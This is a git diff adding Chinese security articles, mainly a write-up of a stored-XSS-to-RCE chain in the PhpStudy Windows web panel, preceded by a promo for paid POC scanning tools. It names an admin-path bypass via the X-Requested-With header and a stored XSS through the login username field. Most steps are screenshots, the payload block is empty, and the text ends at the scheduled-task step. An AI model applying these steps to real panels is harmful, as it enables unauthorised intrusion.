

+本期漏洞及往期漏洞的批量扫描POC及POC工具箱已经上传知识星球:南风网络安全
+1: 更新poc批量扫描软件,承诺,一周更新8-14个插件吧,我会优先写使用量比较大程序漏洞。
+2: 免登录,免费fofa查询。
+3: 更新其他实用网络安全工具项目。
+4: 免费指纹识别,持续更新指纹库。
+
+
+
+
+
+
+
+
+
+
+
+
+## 7.整改意见
+
+请关注厂商主页更新:https://www.dahuatech.com/
+## 8.往期回顾
+
+
+[YourPHPCMS checkEmail接口存在SQL注入漏洞 附POC](https://mp.weixin.qq.com/s?__biz=MzIxMjEzMDkyMA==&mid=2247487973&idx=1&sn=ae1887a94edc58e3f4368af534ceafa6&scene=21#wechat_redirect)
+
+
+[Palo Alto Networks PAN-OS存在远程命令执行漏洞CVE-2024-9474 附POC](https://mp.weixin.qq.com/s?__biz=MzIxMjEzMDkyMA==&mid=2247487960&idx=1&sn=201e394851f63027036f862d8a36895d&scene=21#wechat_redirect)
+
+
diff --git a/doc/小皮 Windows web 面板漏洞详解.md b/doc/小皮 Windows web 面板漏洞详解.md
new file mode 100644
index 00000000..4e2fa96f
--- /dev/null
+++ b/doc/小皮 Windows web 面板漏洞详解.md
@@ -0,0 +1,282 @@
+# 小皮 Windows web 面板漏洞详解
+ 蚁景网安 2024-12-24 08:31
+
+## 漏洞简介
+
+ PhpStudy国内12年老牌公益软件,集安全、高效、功能与一体,已获得全球用户认可安装,运维也高效。支持一键LAMP、LNMP、集群、监控、网站、数据库、FTP、软件中心、伪静态、云备份、SSL、多版本共存、Nginx反向代理、服务器防火墙、web防火墙、监控大屏等100多项服务器管理功能。小皮 Windows web 面板存在存储型 xss 漏洞,结合后台计划任务即可实现 RCE。
+## 影响版本
+
+| 操作系统 | 影响版本 |
| Windows | V0.102 及其以下的版本 |
| Liunx | V1.11 及其以下的版本 |
+
+ 因为我一边测试一边写文章,但是我发现下载下的新版本的已经添加了过滤,但是并没有更新日志。
+## 环境搭建
+


+ 从官网下载 小皮 windows 面板安装包
+
+ https://www.xp.cn/windows-panel.html
+
+
+
+
+


+ 安装完成后会有一个初始信息文本,记录了小皮面板的登录地址以及账号密码
+
+
+
+
+## 漏洞复现
+### 绕过随机码
+


+ 我们注意到小皮面板后台默认开放在 9080 端口,后台登录 url 地址中会存在一个随机码,不添加随机码时返回信息为 404。
+
+
+

+ 在程序中全局搜索和 404 相关的字样定位到 service/httpServer/Workerman/WebServer.php
+
+
+
+ 当添加请求头 X-Requested-With: XMLHttpRequest 就可以绕过随机码
+
+
+### 存储型 XSS
+


+ 我们在用户登录处的用户名插入弹窗 XSS 代码 验证是否存在漏洞
+```
+
+```
+
+
+
+
+

+ 利用正确的用户名密码登录查看
+
+
+
+ 我们发现成功的触发了存储型 xss
+

+ 我们查看登录时的数据包
+

+
+
+ service/app/account.php
+

+
+
+ \Account::login
+

+
+
+ \Socket::request
+
+
+

+ 将信息保存起来,登录平台后会自动获取一次日志信息
+
+
+

+ service/app/log.php
+
+
+### 后台计划任务
+

+ 我们注意到后台有计划任务模块
+
+
+

